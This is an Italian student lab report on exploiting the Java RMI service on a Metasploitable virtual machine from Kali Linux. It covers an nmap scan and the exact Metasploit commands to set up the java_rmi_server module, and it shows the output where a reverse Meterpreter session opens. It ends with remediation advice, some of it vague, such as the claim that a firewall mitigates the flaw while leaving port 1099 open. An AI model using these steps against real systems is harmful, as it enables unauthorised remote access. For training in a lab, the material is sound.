

S7L5

Indice

Traccia.....	1
Configurazione internet Kali linux.....	2
Configurazione Internet Metasploitable.....	3
Verifica della connessione.....	4
Scansione delle porte.....	5
Msfconsole.....	7
Java-RMI Informazioni	11
Remediation Action.....	11
Conclusioni.....	12

TRACCIA:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112-Scansione della macchina con nmap per evidenziare la vulnerabilità.-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima.

Andremo inizialmente a modificare la configurazione di rete delle nostre macchine (Kali linux, Metasploitable), successivamente ci assicureremo che fra di esse sia possibile effettuare una connessione, verificata la connessione utilizzeremo un tool per dimostrare che la porta sul servizio richiesto risulta aperta e dunque vulnerabile, in fine eseguiremo un exploit sul servizio richiesto (Java rmi) al fine di convalidare l'ipotesi della vulnerabilità sul sistema Meta.

Configurazione della macchina Kali Linux:

Avviata la macchina Kali Linux apriamo il terminale, utilizzeremo il comando:


sudo nano /etc/network/interfaces

Tramite il comando **sudo** autorizziamo l'operazione come amministratore di sistema.

nano è un comando che chiede di aprire un file esistente o di crearne uno all'interno del percorso specificato

/etc/network/interfaces è il percorso all'interno della quale si trova la configurazione di rete

Una volta aperto il file è necessario configurarlo come in Figura 1



The screenshot shows a terminal window with the title 'kali@kali: ~'. The nano text editor is open, editing the file '/etc/network/interfaces'. The editor's title bar shows 'GNU nano 7.2 /etc/network/interfaces'. The content of the file is as follows:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

At the bottom of the terminal, there is a status bar with the following information:

- Read 13 lines
- Help: ^G, Exit: ^X
- Write Out: ^O, Read File: ^R
- Where Is: ^W, Replace: ^\
- Cut: ^K, Paste: ^U
- Execute: ^T, Justify: ^J
- Location: ^C, Go To Line: ^_

Figura 1

Configurazione internet su Meta:

Per cambiare la configurazione di Meta bisogna innanzitutto avviare la macchina.

A macchina avviata potrebbe essere necessario utilizzare il comando che serve a settare la lingua italiana.

Potrebbe essere necessario per inserire caratteri speciali ad esempio “/”.

Il comando da utilizzare per settare la tastiera in Italiano è il seguente:

sudo loadkeys it

Dove:

Sudo ci consente di eseguire il comando come amministratore, in questo caso è necessario al fine di eseguire un cambiamento sulla macchina, ovvero il settaggio della lingua

loadkeys è un comando che permette di installare e configurare la lingua scelta

it è la lingua che abbiamo scelto, in questo caso la lingua italiana

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp
#auto eth0

iface eth0 inet static
address 192.168.11.112/24
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

[ Read 18 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text ^T To Spell
```

Figura 2

Verifica della connessione


Eseguiamo un ping da Kali Linux a MetaSploitable per verificare la possibilità di connessione fra le due macchine.

Il comando utilizzato sarà:

ping 192.168.11.112

Dove il comando **ping** sta per “Packet internet groper”

192.168.11.112 è l'ip di Meta, cioè l'ip della macchina sulla quale vogliamo verificare la possibilità di connessione.



```
(kali㉿kali)-[~] led to request for payload JAR
$ ping 192.168.11.112 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data. 12:33354) a
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.389 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.662 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.650 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.420 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.444 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.643 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=0.509 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=0.459 ms
64 bytes from 192.168.11.112: icmp_seq=9 ttl=64 time=0.625 ms
64 bytes from 192.168.11.112: icmp_seq=10 ttl=64 time=0.577 ms
64 bytes from 192.168.11.112: icmp_seq=11 ttl=64 time=0.532 ms
^C
--- 192.168.11.112 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10229ms
rtt min/avg/max/mdev = 0.389/0.537/0.662/0.095 ms
(kali㉿kali)-[~]
$
```

Figura 3

Il ping è andato a buon fine, lo fermiamo tramite la composizione di tasti “Ctrl C”

E' possibile notare dalla Figura 3 come su 11 pacchetti inviati, 11 sono stati ricevuti, questo ci conferma la possibilità di connessione senza alcun tipo di problema.

Scansione delle porte

Una volta avuta la conferma di connessione fra macchine possiamo passare alla verifica della presenza della vulnerabilità Java RMI come richiesto.

Utilizziamo un tool di nome Nmap per verificare che sia presente una porta vulnerabile aperta su 1099, che corrisponde al protocollo soggetto alla nostra attenzione di oggi, Java rmi.

Nmap è un acronimo che sta per **Network Mapper**.

E' uno strumento gratuito e open source per la scansione delle reti. Può essere utilizzato per scoprire quali computer sono collegati a una rete, quali porte sono aperte su un computer bersaglio e quali servizi sono in esecuzione su un computer bersaglio.

Apriamo il terminale su Kali Linux ed eseguiamo il seguente comando per avviare una scansione con nmap sull'IP 192.168.11.112

sudo nmap -sS -sV 192.168.11.112

Dove:

sudo è comando già utilizzato molte volte durante il processo che stiamo eseguendo per arrivare all'exploit. Come abbiamo già visto così facendo il codice sarà eseguito come amministratore senza il bisogno da parte del sistema operativo di ulteriori verifiche.

nmap è il tool che stiamo utilizzando, scrivendo il comando nmap verrà eseguito il programma.

Il comando **-sS** di Nmap indica che si desidera utilizzare un pacchetto di tipo SYN/ACK per eseguire la scansione delle porte.

Questo è il tipo di scansione predefinita in Nmap ed è considerato il più sicuro. La scansione SYN/ACK funziona inviando un pacchetto SYN a una porta specificata. Se la porta è aperta, il computer bersaglio risponderà con un pacchetto SYN/ACK in risposta. Nmap può quindi rilevare che la porta è aperta analizzando la risposta.

L'opzione **-sV** permette di utilizzare la scansione dei servizi per identificare i servizi in esecuzione su ciascuna porta aperta. Grazie a questo comando associeremo dunque la porta al servizio

192.168.11.112 è l'IP impostato sulla nostra macchina Metasploitable, o in altre parole, è l'IP della macchina sulla quale vogliamo vedere le porte aperte ed i servizi in funzione sulle porte aperte.

```
(kali@kali)-[~]
$ sudo nmap -ss -sV 192.168.11.112

Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-23 13:46 CET
Nmap scan report for 192.168.11.112
Host is up (0.00051s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:90:00:52 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.04 seconds

(kali@kali)-[~]
$
```

Figura 2

Eseguito il comando potrebbe volerci qualche secondo prima di visualizzare il risultato come in Figura 2.

Dopo qualche secondo sarà possibile visualizzare tutte le porte aperte sul dispositivo bersaglio ed i relativi servizi attivi.

Il servizio che utilizzeremo ai fini del raggiungimento degli obiettivi è **Java RMI**, attivo sulla porta aperta **1099**

MSFCONSOLE

MSFconsole è la console di comando del framework Metasploit, uno strumento open source utilizzato nel campo della sicurezza informatica.

I suoi utilizzi nel campo della sicurezza informatica sono molteplici, vediamo velocemente i suoi utilizzi più comuni:

Scansione delle porte aperte su un computer bersaglio.

Consente di identificare i servizi in esecuzione su un computer bersaglio.

MSFconsole consente di sfruttare le vulnerabilità su un computer bersaglio

Permette di eseguire un exploit consentendo un accesso remoto al computer bersaglio.

Consente di raccogliere dati da un computer bersaglio.

Eseguiamo il seguente comando direttamente sul nostro terminale di Kali Linux, così facendo verrà aperta la console:

msfconsole

Si aprirà una shell che ci darà la possibilità di inserire ulteriori comandi. Sulla shell andiamo a ricercare il servizio obiettivo di oggi, Java rmi.

Per farlo eseguiamo il comando:

search java rmi

Il risultato che otterremo sarà simile a quello ottenuto in Figura 3:


```
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

C
=[ metasploit v6.3.27-dev ]
+ -- --[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java rmi

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1 exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX Server Insecure Configuration Java Code Execution
2 auxiliary/scanner/misc/java_jmx_server 2013-05-22 normal No Java JMX Server Insecure Endpoint Code Execution Scanner
3 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration
4 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
5 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
6 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation
7 exploit/multi/browser/java_signed_applet 1997-02-19 excellent No Java Signed Applet Social Engineering Code Execution
8 exploit/multi/http/jenkins_metaprogramming 2019-01-08 excellent Yes Jenkins ACL Bypass and Metaprogramming RCE
9 exploit/linux/misc/jenkins_java_deserialize 2015-11-18 excellent Yes Jenkins CLI RMI Java Deserialization Vulnerability
10 exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27 excellent No Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
11 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26 excellent Yes Openfire authentication bypass with RCE plugin
12 exploit/multi/http/totaljs_cms_widget_exec 2019-08-30 excellent Yes Total.js CMS 12 Widget JavaScript Code Injection
13 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc 2021-09-21 manual Yes VMware vCenter vScalation Priv Esc
```

Figura 3

Abbiamo scelto dunque di utilizzare il modulo 4, in quanto il più indicato per le operazioni che vogliamo svolgere sul servizio Java rmi nel nostro caso. Per utilizzarlo inseriamo il seguente comando sulla nostra shell di msfconsole:

use 4

Successivamente sarà possibile visualizzare a schermo le impostazioni del modulo scelto, tra le quali saranno presenti impostazioni da settare necessariamente.

Per visualizzare le opzioni del modulo scelto eseguiamo il seguente comando:

show options

o semplicemente tramite il comando:

options

Ciò che visualizzeremo sarà simile alla Figura 4

```
msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait f
or the payload request
  RHOSTS                    yes       The target host(s), see https://docs.
metasploit.com/docs/using-metasploit/
basics/using-metasploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface t
o listen on. This must be an address
on the local machine or 0.0.0.0 to li
sten on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connection
s
  SSLCert                    no        Path to a custom SSL certificate (def
ault is randomly generated)
  URIPATH                    no        The URI to use for this exploit (defa
ult is random)
```

Figura 4

Come possiamo notare ci sono parametri richiesti con sezioni vuote;
Per parametri richiesti sono intesi tutti quei parametri cui sotto la voce
“Required” troviamo Yes.

Essi sono parametri fondamentali per eseguire l’exploit e vanno dunque
compilati.

In riferimento al parametro RHOSTS, andremo utilizzare il seguente comando:

set RHOSTS 192.168.11.112

Dove:

Set è un comando che serve a settare il parametro successivo

RHOSTS è il parametro che vogliamo modificare

192.168.11.112 (IP della macchina Meta) è la modifica che vogliamo
effettuare sul parametro RHOSTS

Potrebbe essere necessario inserire manualmente anche la porta sulla quale attaccare (solitamente già preimpostata), porta che come abbiamo visto tramite una scansione NMAP si rivela aperta su 1099. Per settare la porta bisogna usare il comando:

set RPORT 1099

Dove:

set è il comando che serve a settare il parametro successivo

RPORT è il parametro che si vuole cambiare e sta ad indicare la porta sulla quale si vuole eseguire l'exploit

1099 è la porta aperta sul servizio Java RMI rilevata da Nmap, che dunque utilizzeremo per il nostro exploit

La configurazione per l'utilizzo a nostro favore delle vulnerabilità Java RMI è stata completata, non ci resta dunque che eseguire il seguente comando:

exploit

Questo comando avvia l'exploit e verifica se si è riusciti a completare l'exploit ed a creare una sessione.

Il risultato che si dovrebbe ottenere non dovrebbe generare errori e dovrebbe essere simile al risultato in Figura 5

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/n0e5YDOXoeT1P
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:33354) at 2024-01-22 19:03:16 +0100

meterpreter > |
```

Figura 5

Come possiamo notare dalla Figura 5, l'exploit è andato a buon fine e la sessione è stata creata, di conseguenza è ora possibile eseguire azioni malevole sul dispositivo vittima.

JAVA RMI - INFORMAZIONI

Il servizio Java RMI porta 1099 è un servizio di comunicazione remoto che consente a programmi Java di comunicare tra loro.

Questo servizio è spesso utilizzato per applicazioni di rete, come server Web e applicazioni di database.

Il servizio Java RMI porta 1099 è stato affetto da una serie di vulnerabilità nel corso degli anni. Queste vulnerabilità possono essere sfruttate dagli aggressori per ottenere un accesso remoto ai computer che eseguono il servizio.

Se l'aggressore riuscisse ad eseguire l'exploit potrebbe:

Eseguire codice arbitrario sul computer bersaglio.

Raccogliere dati dal computer bersaglio.

Installare malware sul computer bersaglio.

Controllare il computer bersaglio.

Mitigazione del rischio:

È importante che gli amministratori di sistema siano consapevoli delle vulnerabilità del servizio Java RMI porta 1099 e implementino misure di sicurezza per mitigare il rischio di attacchi presso questo servizio.

Remediation Action

Vediamo adesso delle azioni di sicurezza che possono essere implementate per mitigare il rischio di attacchi sul servizio Java RMI porta 1099:

Aggiornare il software Java alla versione più recente

Disabilitare il servizio Java RMI se non è necessario

Utilizzare un firewall per bloccare l'accesso al servizio Java RMI da fonti non attendibili.

Implementare una soluzione di sicurezza che possa rilevare e bloccare gli exploit.

Si consiglia:

Eseguire in tempi brevi l'attivazione del Firewall di Meta, questa azione potrebbe velocemente mitigare i problemi dovuti alle vulnerabilità riscontrate senza però chiudere le porte sul servizio Java RMI attivo sulla porta 1099.

Per attivare il Firewall sulla nostra macchina Metasploitable bisogna:

- Avviare la macchina Meta
- Eseguire l'accesso come amministratore
- Utilizzare il seguente comando:

ufw enable

- Sarà successivamente necessario riavviare la macchina per effettuare realmente il cambiamento.

L'attivazione del Firewall dovrebbe aiutare a mitigare i rischi dovuti alle vulnerabilità del servizio in uso.

Conclusione

Le vulnerabilità del servizio Java RMI porta 1099 rappresentano una seria minaccia alla sicurezza del dispositivo e delle informazioni su esso contenute.

Gli amministratori di sistema dovrebbero essere consapevoli di queste vulnerabilità e dovrebbero implementare misure di sicurezza per mitigare il rischio di attacchi che potrebbero danneggiare l'immagine dell'azienda oltre che il reale funzionamento della stessa.

Vanta_Black

